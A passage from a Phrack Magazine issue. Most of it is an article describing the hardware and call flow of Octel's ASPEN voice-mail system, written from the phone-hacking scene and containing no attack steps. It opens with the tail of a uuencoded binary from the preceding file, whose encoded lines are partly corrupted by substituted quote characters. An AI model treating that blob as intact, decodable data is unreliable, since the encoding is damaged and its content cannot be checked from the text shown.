MZS<\1.O8<"SK*NO\E.LB/"&*8>M`ZS[KT`<(_^M_ZPT\+'4)N(0NU0/W[+A+
M6/'WBW[Q:_+OW70#Z7'^#/`.Z$'\Z='#'/O=MAHBZ-$BY]`/"^C2[=$2V4'4
MH/3LT1'9-ME"].C1AH8-V3+90_0J4=LC_2V01"&`V"`E@=NJ[&3=<=/_@=@0
M%R/8"Y#8*;P%%.@H;KO9U?@9O^7D^!KQY/@:_8'X*0D&[;6Y^!DKY/@:4>3X
M%%W#'<3P"2#($AV_,J7R(%1O;F5SJ_;4_.U4X>(M__[B_N___R(@X>51+O]1
M=6%R>-K_>/A#[T-O:<%C;VQL'X-E8W0A($3N1(Q4^#+T_U+=_IET=7)NXV\>
M($[O3FEC:V5LWOU"[&#O4C/98F'KRN@@(76[RN@4.\@+SN@V@@=-\"B@U?@9
MO[[M=N3X&MSD^!K_Y/@:(0AE^"A`U?@9OV&[_N3X&H/D^!1=PZ#+E;8$Z!CX
MFO_Q"`,N`@C`=/>:&O>(1GK#_J:Q+M4`=2/K_?WK_7_>4.A7]CS_=`WU3/:"
ML=\WZ7@!Z7(!!]`0R_7I7`?0$;4T-.I&!]`1G^HP!]`1B30$ZAH'T!%SZ@3J
M0T,'T`]=ZNX'T!%'ZMA#0P?0$3'JP@?0$1OJK$/1!]`1!>J6!]+J!]`*!]_O
M].F`Z@;0#]GTZVL&T!#0T,3K5@;0$*_K00;0$'##FNLL/"`&T`Z%ZQ>_WSQ2
M=07H[/<$J1MT!#Q1`*I?W?\`ZP/I2EOQ!ZHR\`^Z^C+P*MTWB?0R]W[T,O*$
M`>E^,O5(AOAX1GAN8_WSZ<:&:#+U3.I*ZOSGZL:&4C+U4.I.ZOS1ZL:&/#+U
M5.I2ZOR[ZL:&)C+U6.I6ZOREZL:&$#+U7.I:ZOR/ZL:&^C+U8.I>ZOQYZL:&
MY#+U9.IBZOQCZL:&SC+U:.IFZOQ-ZL:&N#+U;.IJZOPWZI!BHNHJZG3J<D-H
MZOPAZHSJ(X;R<`3^ZNWJ"_/K=RGV/$'K>.MVZ_SV\J?8ZV(\0NM\ZWKK_'"*
MX>M-/$/K@`V-ZW[K_,SK.!WTA`T-ZX+K_+?K(QWP$**V[^LF\`\^)O`+!B;V
M!N@2^R;P*J_NQ_(F]Z3R)O(N`>DH`9J/`3K'1OH!F?_Y8HA[1'="=R&3OV(9
M\OFINX-^^@1UWQ\+XO@,^_'IZ@`N*NK_,+']ZN7Q^<PAU.CX#,W2O-).EO+J
M^`H0;K?JINI#=2EPYUH,H.JAO$.\_GNMU-WH`V7I\>MY!.G3^`UTT_@+%&IM
MY=-<TTQF\=/X#4>ET-/X"Y7ETR_3'WCP$'#[&NL*/!M\]Y1\]C54:/\5:7,@
M<')O9W)A;1')B\G@W_OO86X@061L:6+<P8=_;7!A=/=L92!S;W5N9'C_[V%R
M9"YIR`F:`P$G`0B[.,!U,B;0%/P.7M`3Q18!#H?TU0#%FH@)^X]CH/`!4+`U
MSP3T\5L*]/@*\O3X"O/T^`K0"F5)]%^,@=#T_M#T_I+"T/3^T`_T+TJ2!=#]
M]/[0]/[05EGT_J#]E]#^]/Z@_?2@_;;*]$#]]]#^]/Y`_9*E]$#]].!Z0>!]
```

```
M^+__7<,‘%U+Z0@:Y,"XY.2!B>?\;(%1H92!&:7AE<BSNN_H=^N]9\6AA_&(’
MNF$@4P9_95WR;,Y%\61U8W1I;QCU\?HQUY64%8IL:7J/=C;Q.[DG.34FJ49X
M4L<_X38P-/I-0TU80TE6’!KV4PT*_E‘:N70"!XQFN<ASQX"’]XA:;V]M@(_P
M+B!9;W6’M2!53I\?3%I%6$4Z[FUU<W1_.’0@,TQI5#/;0GET0+KTT2ZQF@‘‘
MA_HC\0T‘+OOGMW$]N‘Z_@Q!WHPY7FN;TOVD#Y;@;A-/_P[_H$>A^_>@9^*+7
M‘*#]H@#6UOK]X-E527.Z^!1:_YRZ^!3D_,GD^!1=[>LI/‘%U"./CZ*WWE.L=
M/‘+T;W2<^?01/‘/T/?L.’O0%Q@;ZVKG_O_L/KK2_V‘"JEHO?!W.Y]1^W_0#_
M^‘LNR‘VAA‘2)1OZAAO__^ORZB‘.*1@CNBT[^[.+]<(A"]0;N2O3\!NOT5>’*
MS<?X&HK’^!]\]8#_AS[9‘0!T&(N.!@#1Z?[_?U#D0200.L1T^(K@XO18ZQ*"
M‘NCL8>SX"L&(W4-$:‘U;[&34).!@;P*JR]SX#9)E>](]T_]7".D.Z)$‘@7[^
M_P!UZ]+^-O@)#W$3:0"P!-E@V>’^BL/V@/;7_OR$.N;_#]’9X;#_[\;E^#0A
M]KS^N‘JL)O_$]OQAW?S"_J/"_YG^0WB‘?OV2!OK\P’0$J"Y^ZVIA2OQ,^‘T‘
M‘G=]W+_WBE8&N_$PY(OXB)4<Q56P\E"W\;5._H’P"=’X%RYA*_S1_EC1^‘KN
M\‘EX!@!T,;‘0-P5B‘=RS_W?4_CL#=.S\J‘#U$PP_]3T‘T?\(=>’K+U%;SQ:"
MS_@2=\_X"0S/_9+/AE#P#UL%P‘‘A/‘@&];EET^‘E,*(P\$‘">4"*A;R"$23/
MBM#Q_0+\IKD6XO@*"B;.)O@4H/@D‘J#X#6WMRZ#X"P*@_)W&\!E’RB#I4O](
MD‘‘$PM$_11K1$?@1?*K;‘>O8:2!I_#/X#‘P@PP+#^#=8QQ##Q:CCP_@Q)._#
MZFV(P_@6M>O#^‘T&)‘]:\‘[P6O‘A*&VUTM@*H/@70%+P"092\D+RF/@,/Q5L
MF/@AP’]RF/@FL*#X#L"@^"%@VZZ@^")@BN@.\#CX#P^8^"’X^YCX*6U=</‘S
MF*#X(H‘X^$(PF/@J./@ST/J@^!7<_4L%L)G@%YOZZN7&A7H$.K8@RN‘8O_@4
M)-^_6K_X"P!J=K_X&8#=?O@-VM(92<OX*23^W/K+Y/G+^#+>R_@6X=‘-T>‘E
M-FL.(O‘/X8+P(5*CA-‘?H_@1‘JW?H_@-A]‘5)*/X"=B]L+U0H-E^]-7&V/C6
MP^?X#3?:O^?X$_?GQL:FY_@3^^>-Y_@3_>=:*W3G^!.L\EOG_"_H&.!S];7W
MN+#ZM?‘@!_BU\!/H‘/]#8ZG#@/G\0*>Y"OP?C!7\9OQ)@<‘-SZDVUNS$‘XS#
M[.8!9\‘)4\(Q2TW_YA+FS/]#S7W1YWON^9LBV?J-U,+BW/@3[]QV/-SX(B4J
MN/G<^!F4W)3<^!+$M>8$YE/]//_F^‘Z6QE+F^!*H^‘L/W&1@^![<0*E6W/@:
MN‘>2XKCX’@62RMSX"6UMDO‘).<’XE?/OH?@7X[(EN?‘B‘6UL6?@>[?*EN/@>
M‘]R!-?@BS9(*3)3X&MRIW/@=<U’?@_??Y9?X%@K?^!*LN.GW7_S/\‘SI%?N\
MU.GX$BZQ]=WH$^;WYOV]/;]ZG2&X"0‘@B^=2<;\$‘C;5[QCO^‘IDWA;O^‘G.
MF!’_?XM&!KL‘‘$/1Z’7[@^L%B%X5_UREL=79:‘G8,=*)1OJ)_3]6_/;<T+@4
M‘"O"F8O(B]H,^^3ZB^F:HH>1N33"5S\QVYK9*Y’4_.7\)?\#@>((>IIDF?"4
MJ‘JB^‘G_=@8H\RAEKID:\G_@P_^=C-W1YXN%)0..CL*/D8I6W@.E6@2^&Z7=
M_XF52‘1T\[D*-L$#4"#5?^.:L_D[2’;<>K’J%@#)[?X+Q\ED!!J0$]\*!*!P
M[_>+7@B(7M^,_^ZY!0‘8E/SN$Q5*N1[TV;‘@F3\‘V8;[‘EX&U.W9#VOVT‘K^
M^M8Z1OUT&LCJXLSMXOW8T7;2853C\7H&X]‘.‘_‘-/]@(;’OV]1WBQ?7X"8*+
MZA%UUGV‘(/4PU<<&A‘2N^G\\A@0D‘,8&W‘’[W0$!#‘_[W@&G!M\!‘X<]^^‘!
M!/OA‘;6!X@$(’‘[[XP$)^^0!"H?#^^4!"_OF‘0S[Y^%P‘0W[Z‘$0^^D!$3@<
M^^H!$OOK‘1,.A_OL‘13[[0$5^Y12[KKOIO"U\3JDH?(!!OOSG’1()+#U‘0?[
M]BFEJ_>7^*;YDI32^J;[G/RA_2%]‘0[[_IS_‘0^_’.OJ,.H‘/W0PZQP#[_@.
M_>‘Q^LO:X/_QGV^!OO__CL8F@#X.5T<‘^W0:\_@)’EGS^‘G^=2W‘V]0C@P0‘
M_8’PUU$P#"+XAO#\-?D=‘^O8"UD$_OF@_0[PIYKVS/<)=>U=/UW+-?/_‘’A[
MBU/H*‘"_G,*\<MH@‘_>:9$(4>W’Q<^T-[6AV_O_$M‘_HU‘4\!W0*/‘-V!KB’
M’P,‘Z%7]GP"T"#+__O]_!8K$)’^BF‘2BC@0SP*(0_HGXF?V:!$"BB‘3#_XX&
MR)YL‘":*’28Z’73X__OXN.3_F>@\‘O?0]](__+DW‘/?QHY2)#A^Z.‘$_P;@;
M)<TA’\/.&B:‘WX<:DP8\!’("GMGP?[245P58"N1T+;@2$;/XA_-*!;@P$;<‘
MLO8_!$‘%@/HJ=1;.#LZ‘_[W]N0‘&Z"P%M!(?;[,@Z"4%PTL?!5#4_A3XA[VQ
M‘‘K2=0BR&#O_X7<"L0&*\HK4_LJC@/[_OQAV‘K0!HXP$B1:6!(@.BX?QP^F*
M!‘$THY#ND@3_8<-0’KA"‘X[8@#XN‘’3A‘8/Q(P$?6,_QGL+X‘’4!P_‘‘P<T‘
M\!90M/KK]+#__U[H’0.P0^@8‘^@.‘^F)_HO_5]PVBT<$Z"/_Z&W_H-GS,]D\
M#.N*5PK\=PC#__Q/!OQO!#K1=R<Z]7?P/R-M>!_^SG@;_LDZ#OPA<7<3_LTZ
M+I?X"V#X=7$.<>A!‘\H!P@@‘$UP^MHL01P[KBUSH-OF‘[_4*‘\OH&@/C_LKT
MAXKE&P3+N‘$’Z^J=X@$&’3D"6.6*R(KT#^[&.NYU‘C+‘Z/:,0\=M=7<$?0(\
M#K-R%SK@=Q&’!W,"-I’R"3HVD_+8/RS"‘F39Z+4"BL(J!@PAV_[‘CZGTQ@‘2
M]-WTO/P/%*CP=‘0D#PR‘@"87?I9P"‘8/_^8D![$$TN‘J/>B/Z/WT]\N‘#BQ]
M^@C+XO2[BT\$XQ/W?_/J,__*Z:&4!#/2Z‘4‘XO;\=\\M‘0"#V@!R!:WJ\\/Z
M_]1?!+C=-+H2‘#O3<QJ___?SB]CD8:AJ80P#YF&PMN8_H$.*P^9"BL?\Q0&V
M+VG\ZY,^F4;Q"!=@3/*P‘’3P:8?OQ@;\‘>L*P’42,N3I#_?X"H@F[PKD=7_I
MZ!/XA_YL’C;%?P3’1?#PX=?[!(‘‘C87\B46’_PR,70[Q$&<#C$T2QD7K_S‘‘
M’^3QU?VXGP.[?02+RX$?’WT"L==T"L:RU[A,0GCOV,H4TA:)71AX./H:B4T<
M^AXSP/T_R%6+[,1^!B:+501*2L#/^F‘FQ’T,,]L?_F@.Z%S_N0@\"’0T/!._
M_W0P/‘1T1$FR,2<\‘70C/‘;__W0W/!IT1CP-=$\\(’+/.]K__W3+)H@!0^B8
M‘#O>=L"+\^O_’[P+VW2XL‘CHAP"P(.B"X‘_[]GT‘2^+JZZ0?_^!TH":*‘<J9
MZ&H‘0^+?].KD8‘^B1OIBK_K"NC_"$X‘)L<!#0I#0V<!H%LF1FM("@8(8\J(
M\<0<64UA@NXI_.,94\2&_XJH\0NN!>@<‘$?B]^L_(‘/HG‘#HUOS&SS^\^[‘-
MZ‘+["E-14C?&=>ER‘%@;X2HK+43_IS,\"G0UM‘F*’HX$,A2_]U+H8P%:_L)]
MZG8@BG’IZQ<_P+0.Z$\!ZQ/M\W0’@@W^RNO3Z9OPWPB;+0‘’6EE;P_[&6^H’
M#788_LZ>$>G>X‘P4#Q^Q6<.T‘Z/I"@&T‘H?A^0,!E![(-A90C1@‘’\RY]TAP
M(1/N<"QT;#E’?_T\87[H;IRA_Y‘LZ&(‘#,.B!W/"‘*[KYW@<Z%,‘;A-N#^A&
M^%/8>?_K!^@^‘--’@,^JIN*FZ#‘‘\7^5B96*QO8F2@‘R]@/"_S!6N19C‘+‘.
M[NOKQ4*>POI*L‘_TP?0?#W_#._=T8YI7’@:+SRO.GO_#BL?’_P/#T>"+],/X
```

```
MQ8/"!H`^208?/YRAS@!U`Z',W1Z+!/[_#`8?CL#\"MMT%JR*V.RHQ_\!=?OZ
M^G3[B\.K^^+L?^CK!HKGK*OB_,E?[_%6__=750;-$`==7U[#`+H:V=J,__\&
MO``S[>@`"^B@`(O$!1,`'_ZQ!-/HC-)1HXX`HY``0P@#!HCYDOV<\'C]X*.H
M`([1)J$"Z-_UI"C!K@#6`(P.L*K)#_\&OCD"N<20_"ZLM#7-_ULAB1V,10*#
MQP3B[Q+2#%71A_02T;H3^"/XVP"X%-HD^`3P/_K*N'3)\#I0_KAC`@Z*4FZ1
MR`(T_NP%[/@*.NRY`LLSP/__G%N`YP]3G9Q9@.7P@/WP=.]?#D"`S_#P_70!
M0*+0`,.'Z?C_8?N#Q`98@^<?@<>6`/_#@/PY<P.___]7M%23B_]_[(!.%@%8
M6UE:7E]='P?/N$!_SM73T<@`65OK!]__T,$SR3/;YO/[H[8`B\$+P_]#=#VA
ME``+P'0OCL`&$/K_]ALKPW<7]]@]`!!S$/#_NN[WX@/!<@<F.P8(`.'_<@;=
M%`#KT8O(C,,K'O#PO*3K$(D.`HD>NC\6`,0>L@",P+$3ELF&AO6CM/W`OQ$!
M(`N%!E/+_?,<*@C\]_HZ(6G!K/`+)1[%%=;QK?+PH0P?L`L&L'0INTP"A@_.
M`*%:Z#(`NUL!OO0>].GH0`"P.CB$4<':Z#7I8.DT/`?=M$S!+HH'"OR/0P;H
M.`!#Z_/#L63[`^:Q"E_AZP0RY/;Q!#!0/PR^6(K$PU#\Z`$]#/901='HZ`/W
M)`__P^0\.G("!`>*T+0&N,/__P`"&R$C)#0U-C<X.3H[/#W__SX_=5)U;G1I
M;64@97)R;W(/#B``(&%T^^HI`%#^#_)<*G,@0V]P>7)I9VC_'^@H8RD@,3DX
M,RPY,B!"_C_A;&%N9#/`AP;``,N#/CC\^YW!RZ'YZ7#^B_3_AS:.1`(F.U4"
M?P=\%/CC`05R#_,&?`CQ#L/X101WV+C)V$C#X?ZXU_I"_@5K<@W_8RO$<PGW
MV#L&O@!RXLKX_N@J_KHSTE_2Q'\(-L5].'<$9-FKN+#7_(``J\+']?^-172K
MC.QA_-P)_)`"[+D.`//__ZNY3P`+TG4)K#K(=@2*R./]UPBLR/$#JN+X,L"J
M'W/!\],:8PH:PMW1!/@&^`QT__C1T44.Q]9%"LH*`+H?WK'7ZPBZLOL#NK/7
M#M8['$4"/=W)$CWI=`T]CK]R=!#'`F8`ZR12!B?P=K$E`%J]";G^NQ!;U0#H
M3/5!)G++<M(I/+']C\R$*1CXKPBT9SP<X!A0NQ3)%0!8#R!%#+L<]73`^`G`
M[9G^)O\9->D#>^E?"M<'J<'=\C'%50P<T1C1/R$=M#_-(7(0@7.`",<+%,OV
MT!>XH^[0^`HSR2:'ZLGC8<Y`S@<KP:RX9:W_Y\?;^!0"_\2LSAV#^P1V!K2B
M(3[F_.?X[#4N?P[A)G4NWG?%.W<_Q`IT*QX&4U*Q5US__U\*!P/:`_+\_]`K
M\HS"6P<`<!]6VS!U",-?.`#Z:`##4++1TN@S`=B;Y`C96+S^=;S#HOQ`0HBB
MLJ(YYD___WQ_""O/*]%S!`/*,](&)L3_!W<,`_ZP(/SSJBO^!Z8`../%5W4)
M4@[-K^(`KUKCZ<C!-I=IE['\2+']0;'X"L$&'+'(+TN.VD(XK5^M^Z^D*_O[
M&%.M_0U04E:KC8_UJUY:6$#`J?XC\EX&^_^XNP7VL>[^=0HF@W\:`'0#VW[H
M<``_\JQ2R0SZN1$[\W7S#,/;P_AT">L*P\%T`4Z/P[C0[\#]_\T"`+[4`(S:
MZ%C_O?@)+5K(O=_\[/P*._SE$O#FY6XF_U\4XNW#\O(/&/+^R0RX6`:+3K^'
M_7X(BU8*1]<AB\?$])?B*\=(JKV*8P]C"_"8JFK@\N,%T\,8'FG%"(H',N3A
M/[W&!BO0?@50Z&[^PO0'?8MVLT;HKG3__KR`/M`OX1MFP>`09L,4#ZS0^\'A
M]]F&__OWZ?BDPA#+B_"+^O\!]^%04HO&]^.+V'_^I?2+R%I8`],#T0^QPSX\
M)\/X$71>9IF_^6:+RF/XO/O+MU4S[0O_^])Y"$7WV(/2`/?:P[$^>0MP@$7Q
MV8/3\?/P83-)\8O[,]O,B]#XASN]$`#1X-'2T?___]-`*\X;WW,%2`/.$]]-
M=>GW?UWK%EVZR>FW^>/WDY+W\9/`\/W-T\?1[7.&%@BS_478!YG]75K]AP]C
MXA"F9M/JB\+A__7J<8/A'W0&T>K1V.(6\?K=^`_BW?@,>=W\B_N_W(S:(=ZL
MJHK(,NWSI([:0NPZ\>;\Z@KB!IZBK-]".L%V`HK!W/@)"MS]X`Q<_-@(BOC)
MV`8+R7_^"0-NL0/Q*\%R$T#&/KSN?0(SR3O!!HO!Z^?R7.&JB\B_"+__@2;A
MX8H-IJPF``4/)L;A@P7_E?;0`_E'D7Z_;_T`\1[%=@K\LM(LBM`R]O3_0MK-
M*\IR'$%'K/*N=17_.XO'B]F+RDGSIG0."[G+BQS^T4;KYH_K!$@K1@9%81]=
MCO]1P]J3BB4</Y\ZS"?,"LET!G[I)J9U`CK$8_X$L`'6**ITFJKHN5'^"K_L
M\2H8ZS;]!WEB(A*#'OYL`7T%QY,!`(V^`/_AH1976PH&5[CR4!TZ?FE(9<'+
M_NX.6-(#_U:QW_[?_<UIQ+GAK)'#0@GIW>P()'A##_Z+Y4D,H?@*`'Y<<(#Z
M8WY6@?K-(21_3_D&^7Z-,"WYC?@0"(U8_I;X"M98[',Q29+\/I)[DORS_N_\
M"9%=RFN;,\F)#;C]&``]W<P-L`+_!?6S_M_U`K0\@'TP`'0)C54PB=%_]UJ)
M!;@+!+J0&_$SV]/\+XL0/AW'1.3VPH"X8#G[Y9=B=13!U]DK`+CJ?SO/_A6;
M&IF)51:)31B)71K8Z.\<@,61'N$7TS.`P]+9L0)"L2U6"8`RDG/&>6C!KN&:
MAV#IC97HN?V)S'.$C\FJ.]AT((#_7^P:=`-#Z_*+TRO0N?__NOU2_[&VRDC)
M'>@-_#OW<P<#_UKQ`_E.3_WSI/P<Z_OK""?J%?_ZZBS1/L3T/&%R!CQZ]_]W
M`BP@Y>F_U@`>![GH!BO/`?[1Z8#9J\,``+P"80"$`_Q,!/K\&`#X%`7X_``B
M]OSTW/0``/ST_/+``/SPI`;P``#\\/SP`(7\[OPHU\'Z'X:8"+D"N03\.`7\
M!P#%!0(#]/ST@`C\]%3T`!#\]/STK8%H^/SXU&$&``#@_.C\&%SP5@:Z__@/
M___L^!&'!O_X&A!`_*#-N;CY4`$:;;'__P#P`````````````````$\1````
M0+$#V0&)`=<#B%,```8.'XL.#`"+\4Z)]XS;`QX*`([#M``Q[?VL`<6JXOJ+
M%@X`BL(IQ8K&*<4YU70,NI$!M`G-(;C_3,TA4[A3`%#++HLN"`",VHGH/0`0
M=@.X`!`IQ2G"*<..VH[#L0/3X(G!T>!(2(OPB_CSI0GM==C\CL*.VS'V,?^Z
M$`"MB<71[4IU!:V)Q;(0<P.DZ_$QR='M2G4%K8G%LA!R(M'M2G4%K8G%LA#1
MT='M2G4%K8G%LA#1T4%!K+?_BMCI$P"MB]BQ`]+O@,_@@.0'='R(X4%!)HH!
MJN+ZZZ:L",!T0#P!=`6(P4'KZHG[@^</@<<`(+$$T^N,P`'8+0`"CL")\X/F
M#]/KC-@!V([8Z7+_*D9A8G)I8V4@0D5,3$%21"H.'[Z=`5N#PQ`QTJV)P>,3
MB\(!V([`K8OX@___=!$F`1WB\X'Z`/!T%H'"`!#KW(S`0([`@^\0)@$=2([`
MZ^*+PXL^!`"+-@8``<8!!@(`+1``CMB.P#';^H[6B^?[+O\O0U)#($5R<F]R
M#0HD#0$(`!,`)@`N`#\`1P!/`%<`7P!N``$""P(0`B(")P(L`C8".P)-`E("
M5P)I`FX"<P*%`HH"CP*A`J8"JP*]`L("QP+1`M8"Z`+M`O("!`,)`PX#(',E
M`RH#>0.%`X\#E`.F`ZL#L`.Z`[\#T0/6`]L#[P/T`_D#)P2.!9<%K@6S!7$&
M>P:`'!I(&EP:<!J8&JP:]!L(&QP;9!MX&XP;U!OH&_P81!Q8'&P<E!RH'/`=!
M!T8'6`==!V('=`=Y!WX'HPBM"+((Q`C)",X(V`C=".\(]`CY"`L)$`D5"2<)
M+`DQ"4,)2`E-"5\)9`EI"7,)>`F*"8\)E`FF":L)L`G""<<)S`G9">0)[0GY
```

```
M"0(*IPNR"[L+QPO0"X$-C`V5#:$-J@WN#2(.9@Z3#L`..@\_#TT/4@]D#VD/
M;@]U#WH/?P^+#Y</HP^O#[L/QP_3#]\/ZP_W#P,0#Q`;$"<0,Q`_$$L05Q!C
M$&\0=Q!_$%(15Q%<$681=1%_$801CA&3$:41JA&O$<H1U!’9$>L1\!’U$0<2
M#!(1$A@261)A$GD2LA+J$BH33A-\$P(4,11@%-H4.A6:%<D5!A9#%H`6X!9(
M%Z@7$!AP&-@8.!EY&;H9[QDD&ED:MAH2&RL;1!M=&W8;CQNI&P$<3Q]@’W$?
M@!^H’](?W!\&()@@’B%?(3`B02)2(F,B="+I(@0C%R,;)`$I&RH0+!$S+#-"
A,V$S``````````````````````````````````
`
end
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 23 of 28

****

AN INTRODUCTION TO OCTELS AUTOMATIC SPEECH EXCHANGE NETWORK

BY OPTIK NERVE
(nerve@netaxs.com)

The Automatic SPeech Exchange Network, or ASPEN for short, is a high performance voice processing system which interfaces and integrates with a variety of PBX and Central Office (CO) equipment. Interfaced systems require the caller to enter an extension, while integration provides a personal greeting automatically. Both of these provide the ability to return to the operator if necessary. ASPEN systems offer voice mail, Information Center Mail-Boxes (ICMB), Enhanced Call Processing (ECP), networking, and transaction processing. The Aspen, Branch, Branch XP, and VPC 100 hardware is only significantly different in their port and drive capacities. The following information is presented to introduce an overview of the hardware in an ASPEN system, and its function for it as a whole. This is not a "how-to" file and you will not find anything related to fraud in this article.

SYSTEM COMPONENTS LIST

Each ASPEN system contains the main cardcage, the I/O cardcage, the drives, power supplies, and the system manager terminal. The system manager printer is optional. ASPEN hardware consists of:

- CPU Board
- File card
- Line board
- Telephone Interface Card (TIC)
- Scanner board
- Winchester drives
- Power supplies
- System manager terminal
- System manager printer (optional)

The cardcages of the system contain the following boards, each identifiable by a unique color coded tab indicating the slot into which the board fits.

MAIN CARDCAGE

- CPU (yellow)
- File card (dark green)
- Line boards (light green)

INPUT/OUTPUT CARDCAGE

- Scanner board (pink)
- TICs (purple)

SYSTEM COMPONENTS OVERVIEW

The following subsections present a functional description of the characteristics considered standard on ASPEN system hardware.

CENTRAL PROCESSING UNIT

The CPU board contains a microprocessor with access to one megabyte of RAM. It is identical, in function, to a personal computers' CPU,

executing instructions, and controlling serial I/O to the scanner board and system manager terminal.

SYSTEM DATA BUSES
~~~~~~~~~~~~~~~~~

System communication between the boards uses three main buses: the control bus, the data bus, and the polling/status bus. The eight megahertz control bus works on a request/response procotol; for each 16 byte message sent by the CPU to a board, a 16 byte response must be sent back to the CPU. The data bus moves large amounts of data (20KB transfers) between the CPU, file card, and line boards at eight megahertz. All digitized speech to and from the line boards and file card travel on this bus. The polling/status control bus is used only between the scanner board and TICs. The scanner board polls each TIC port for an on-hook/off-hook status every ten milliseconds.

FILE CARD
~~~~~~~~~

The file card controls the drives and is the primary system file manager. The file card controls the Winchester ST-506 interface. The file card also stores frequently used prompts of less than three seconds in a speech cache memory.

LINE BOARD
~~~~~~~~~~

The line board contains microprocessors with access to 128KB of RAM. The line board has four channels, each matching a channel on a TIC. The Aspen may contain as many as six line boards, but this is limited to four, and even two on lower end Aspen models. Line boards perform several important functions including: encoding and decoding of digitized speech, tone detection, DTMF detection, silence detection, speed control, and DTMF tone generation. Speech is encoded at a rate of 25K samples per second using Delta modulation. Each of the four channels on the line board has a tone detection circuit, which detects dial, busy, reorder, and ringback tones generated by most PBXs and COs. The proprietary design limits talk-off during message playback. Talk-off may occur when the voice generates tones similar to DTMF tones. Silence detection recognizes spaces between words so that the voice message can be compressed for disk storage, optimizing disk space. The system also recognizes silence during message recording and prompts the user to continue. The line board controls message playback speed without affecting voice frequency pitch by controlling the amount of silence between words. Playback can be normal, slow, or fast. The line board is equipped with a tone generator used for dialing when ASPEN places an outcall or transfers a call.

TELEPHONE INTERFACE CARDS
~~~~~~~~~~~~~~~~~~~~~~~~~

The Telephone Interface Cards (TICs) provide interfaces to either the Public Switched Telephone Network (PSTN) including CO, or to a PBX. In most installations, the TIC emulates a regular telephone to the PBX or the CO. Octel Communications has special TICs that emulate electronic digital sets in a Mitel PBX and ROLM PBX. The four channels on a TIC connect directly to the four channels on a line board. The TICs use transformers to provide electrical isolation to protect the line board and the network or PBX. The TICs communicate with the scanner board through the polling/status control bus located on the I/O backplane.

SCANNER BOARD
~~~~~~~~~~~~~

The scanner board, as mentioned above, communicates with all TICs through the polling/status control bus. By continually polling all TIC channels, the scanner board detects new incoming calls and reports this change in status information to the CPU board though one of the four serial I/O ports. It also provides RS-232 data connection to the PBX when required, and the serial I/O port which interfaces the system managers terminal with the CPU. The scanner board includes a built in modem used to remotely access the system administration functions. The local system manager terminal and the modem circuit share the same serial I/O port, and the first connection has priority over the second. (ie: If the modem is connected, the local system manager terminal cannot access the system)
~~~~~~~~~~~~~

SYSTEM MANAGER TERMINAL/PRINTER
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The system manager terminal is used to enter and change information within the system database. The system manager terminal is a Wyse 50 terminal used by ASPEN to report administrative information. The printer is an optional device used to produce a hard copy of output produced.

DISK COMMUNICATOR
~~~~~~~~~~~~~~~~~

The Disk Communicator provides connections between the file card and the drives. If more than four drives are installed, a multiplexer (MUX) communicator board selects the four drives in the first cabinet and the four drives in the second cabinet.

WINCHESTER DRIVES
~~~~~~~~~~~~~~~~~

These drives store system software, mailboxes, voice prompts, messages, and greetings. Octel Communications uses its own formatting technique and disk controllers. Standard drives are formatted for a capacity of 60, 90, or 190 megabytes. The drives (0-1) contains all software and voice prompts needed to operate the system.

POWER SUPPLY
~~~~~~~~~~~~

The ASPEN power supply is located in the center of the system housed in a single case, which actually contains two supplies. One supplies +5/-5 and +12/-12 volts to the boards, while the other provides +12 volts for the drive motors. There are no replaceable fuses in an ASPEN system. If the current draw or input voltage reaches a defined level, the power supply turns itself off automatically, necessitating a reset of a single circuit breaker.

SPECIAL INTEGRATION DEVICES
~~~~~~~~~~~~~~~~~~~~~~~~~~~

The Woobox and the PBX Integration Device (PID) provide integration to different PBXs. These devices stand alone and are peripheral to the ASPEN chassis. ASPEN integrates with the AT&T Systems 75 and 85 using an A/PID.

THE CALL PROCESS
-=-=-=-=-=-=-=-

The following is a general description of a typical call through ASPEN and the boards involved in the process:

- Subscriber dials the ASPEN pilot number, either directly or is forwarded to APSEN by the PBX.
- A TIC senses ring voltage and raises a flag to indicate an incoming call.
- The scanner board polls all TICs for change of status using the polling/status control bus and detects the raised flag.
- The scanner board commands the TIC to answer the call (go off-hook) by sending a command on the polling/status control bus
- The scanner board alerts the CPU board of an incoming call by sending port identification information over the serial I/O port.
- The CPU commands the corresponding port on the line board to begin listening for DTMF tones, silence, or dial tone. The line board informs the CPU of call process through the control bus.
- The CPU commands the file card to send digitized voice prompts, "Hello, this is ASPEN...", over the data bus to the proper port on the line board. The line board converts these prompts to analog and passes them to the TIC
- The caller dials the desired destination number through DTMF. The line board interprets these and passes the information to the CPU.
- The CPU instructs the file card to find the user record of the called party, check for the location of the personal greeting, retrieve the greeting, and pass it to the line board. The line board converts the greeting to analog and passes it to the TIC
~~~~~~~~~~~~~~~~~~~~~~~~~~~

- After the greeting plays, the caller records a message. The line board digitizes speech and stores it in buffers of six seconds each (20KB)
- Using the control bus, the CPU sets a data bus transfer between the line board and file card. The file card decides which drive has the most free space and where to wire this message. The six seconds of digitized speech is transferred from the line board to the file card. The file card then writes the six second segment to the disk. This process continues until the caller finishes the message.
- The file card updates the user record of the called party by placing 11 bytes in the mailbox. The 11 bytes define the message location on the disk, sender, time, priority, and length.
- The caller terminates the call by pressing the one key
- The line board informs the CPU through the control bus that the call has been terminated
- The CPU commands the file card to send the good-bye prompt to the line board which converts it to analog and passes it to the TIC
- The CPU commands the scanner board to disconnect that port
- The scanner board commands the TIC to hang-up (go on-hook) through the polling/status control bus
- The scanner board continues polling all TIC ports for change of status

CONCLUSION
-=-=-=-=-=-

I hope this information provides you with a more solid background of how the ASPEN system functions. The basic aspects of this system can also apply to other similar PBX interfaces. Although the above information cannot really be used for anything illegal, I have provided it, for informational purposes, to those who "feed" on telco-bits as I do.

Greets go out to: Ludichrist, Squarewave, the ID-Crew,
#hack, and #phreak

You can reach me at nerve@netaxs.com, but please use my following public key to encrypt all mail before sending it. Thank you...

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3

mQCNAizV9xMAAAEEALvTChdFrhZvZ9wqJI8q7v0cEUdnjGBmoFGLzIWb1I8G9ZWA
8rDmxxeU5NBtJ7uK4Ea74MCNL35TGEnuoRQNZl5af9iJDfJjs/LVKNCWwWrPRMUi
6gPO6ui1bSfnvQn1ykZ2wj9fVwek9Is4Lneh1vOfpVMZPlTNRN23FvWw7yeVAAUT
tB5PcHRpayBOZXJ2ZSA8bmVydmVAbmV0YXhzLmNvbT4=
=K44O
-----END PGP PUBLIC KEY BLOCK-----

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 24 of 28

****

